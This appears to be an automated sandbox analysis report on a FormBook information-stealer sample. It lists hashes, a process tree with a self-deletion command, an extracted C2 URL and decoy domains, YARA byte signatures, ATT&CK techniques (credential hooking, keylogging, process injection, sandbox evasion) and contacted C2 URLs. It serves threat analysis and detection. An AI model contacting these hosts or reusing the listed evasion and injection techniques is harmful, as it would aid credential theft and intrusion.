ID: 383918
Sample Name: Y4U48592345670954.exe
Cookbook: default.jbs
Time: 12:25:53
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Y4U48592345670954.exe

Overview

General Information

Sample Name:	Y4U48592345670954.exe
Analysis ID:	383918
MD5:	e8e69391d3a931..
SHA1:	29c02e786c6f8b3..
SHA256:	20087dfd9482120.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- Y4U48592345670954.exe (PID: 7016 cmdline: 'C:\Users\user\Desktop\Y4U48592345670954.exe' MD5: E8E69391D3A931E6638ADAEBF6A339F6)
  - Y4U48592345670954.exe (PID: 7080 cmdline: 'C:\Users\user\Desktop\Y4U48592345670954.exe' MD5: E8E69391D3A931E6638ADAEBF6A339F6)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - NETSTAT.EXE (PID: 2628 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 5052 cmdline: /c del 'C:\Users\user\Desktop\Y4U48592345670954.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.middlehambooks.com/klf/"
  ],
  "decoy": [
    "podcastyourvote.com",
    "northernlsx.com",
    "guide4idiots.com",
    "artebythesea.com",
    "sapanyc.com",
    "livinoutthedreamsco.com",
    "thepowersinyou.com",
    "protocolmodern.com",
    "holdergear.com",
    "betteringthehumanexperience.xyz",
    "agnostec.com",
    "royermaldonado.com",
    "wealthtruckingco.com",
    "artcode-software.com",
    "microsoftpods.com",
    "identityofplace.com",
    "algoritas.com",
    "grandpaurbanfarm.net",
    "zahidibr.com",
    "flawlessdrinking.com",
    "amymako.com",
    "tinymodeldiana.com",
    "restoremyorigin.com",
    "gyrostoyou.com",
    "boiler-portal.com",
    "aprilmarieclaire.com",
    "midollan.com",
    "finestfaux.com",
    "lownak.com",
    "okque.com",
    "woodandresin.club",
    "benficalovers.com",
    "fangyu5827.com",
    "tententacleshydro.com",
    "oouuweee.com",
    "sgsnit.com",
    "fairisnotfair.com",
    "shpwmy.com",
    "238olive.com",
    "4515a.com",
    "frontrangetechnologies.com",
    "v-travelclub.com",
    "supportserverhotline23.info",
    "snowandmotion.com",
    "colinboycemp.net",
    "yowoit.com",
    "neopivot.com",
    "singlebarrel.net",
    "esdras-almeida.com",
    "contecoliving.com",
    "doctorsdietgulfport.com",
    "issue72-paypal.com",
    "pubgfrut.com",
    "constipationhub.com",
    "themodernspiritualgoddess.com",
    "qzhongkong.com",
    "bizcert360.com",
    "nashvillegems.com",
    "barryteeling.com",
    "wzocflfor.com",
    "mirrorsmarbella.com",
    "nyariorganics.com",
    "packtmall.com",
    "100973671.review"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.914195239.0000000000D50000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.914195239.0000000000D50000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.914195239.0000000000D50000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000002.00000002.689308659.00000000005C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000002.00000002.689308659.00000000005C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.1.Y4U48592345670954.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.Y4U48592345670954.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.1.Y4U48592345670954.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
2.2.Y4U48592345670954.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.Y4U48592345670954.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Uses netstat to query active network connections and open ports

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 1 4 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop o Insecure Network Communicat
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Y4U48592345670954.exe	17%	Virustotal		Browse
Y4U48592345670954.exe	17%	ReversingLabs	Win32.Trojan.Injexa	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nskA2DD.tmp\yow0w7y8ovyw.dll	6%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.1.Y4U48592345670954.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.NETSTAT.EXE.32fe660.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.2.Y4U48592345670954.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.NETSTAT.EXE.3d6f834.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.Y4U48592345670954.exe.2850000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
tententacleshydro.com	4%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
www.contecoliving.com	0%	Virustotal		Browse
constipationhub.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.contecoliving.com/klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=uZ2w	100%	Avira URL Cloud	malware	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
www.middlehambooks.com/klf/	0%	Avira URL Cloud	safe	
http://www.contecoliving.com/klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=uZ2w+Z4jlpZbISXEVO0nnlcpcZqOXsEZ5ezvcOQFXu1NON7E3/DXgqh3GDvoQCt7q85D	100%	Avira URL Cloud	malware	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.tententacleshydro.com/klf/?-ZVxY8H=Vu9q6EMrxGDqg7ZmTlOQb6qpgFgK5wW/L8aO6You1Lc6UR7BvVtveZZ7OpvOdghAil0A&KX6xM=0rjPofqhSZfXf0Up	100%	Avira URL Cloud	malware	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.identityofplace.com/klf/?-ZVxY8H=7bFgTrM7BlAhZVbcluuTkCF4DvVfpU2z3yBqmRvieMtJ1CCKShP62AIfkuNBDgKt+AQL&KX6xM=0rjPofqhSZfXf0Up	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.constipationhub.com/klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=YaIPTfple60n7g7yPaoibbVQRqDMQPAJpva4MWGp8vGpJzNikHS3aMUGlaJr1Ei+7AZ8	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
tententacleshydro.com	34.102.136.180	true	false	• 4%, Virustotal, Browse	unknown
www.contecoliving.com	69.163.220.52	true	true	• 0%, Virustotal, Browse	unknown
constipationhub.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
identityofplace.com	34.102.136.180	true	false		unknown
www.identityofplace.com	unknown	unknown	true		unknown
www.tententacleshydro.com	unknown	unknown	true		unknown
www.constipationhub.com	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
www.middlehambooks.com/klf/	true	• Avira URL Cloud: safe	low
http://www.contecoliving.com/klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=uZ2w+Z4jlpZbISXEVO0nnlcpcZqOXsEZ5ezvcOQFXu1NON7E3/DXgqh3GDvoQCt7q85D	true	• Avira URL Cloud: malware	unknown
http://www.tententacleshydro.com/klf/?-ZVxY8H=Vu9q6EMrxGDqg7ZmTlOQb6qpgFgK5wW/L8aO6You1Lc6UR7BvVtveZZ7OpvOdghAil0A&KX6xM=0rjPofqhSZfXf0Up	false	• Avira URL Cloud: malware	unknown
http://www.identityofplace.com/klf/?-ZVxY8H=7bFgTrM7BIAhZVbcluuTkCF4DvVfpU2z3yBqmRvieMtJ1CCKShP62AIfkuNBDgKt+AQL&KX6xM=0rjPofqhSZfXf0Up	false	• Avira URL Cloud: safe	unknown
http://www.constipationhub.com/klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=YaIPTfple60n7g7yPaoibbVQRqDMQPAJpva4MWGp8vGpJzNikHS3aMUGlaJr1Ei+7AZ8	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false		high
http://https://www.contecoliving.com/klf/?KX6xM=0rjPofqhSZfXf0Up&-ZVxY8H=uZ2w	NETSTAT.EXE, 00000004.00000002.915537693.000000000425F000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.00000000.675423489.000000000B976000.00000002.00000001.sdmp	false		high
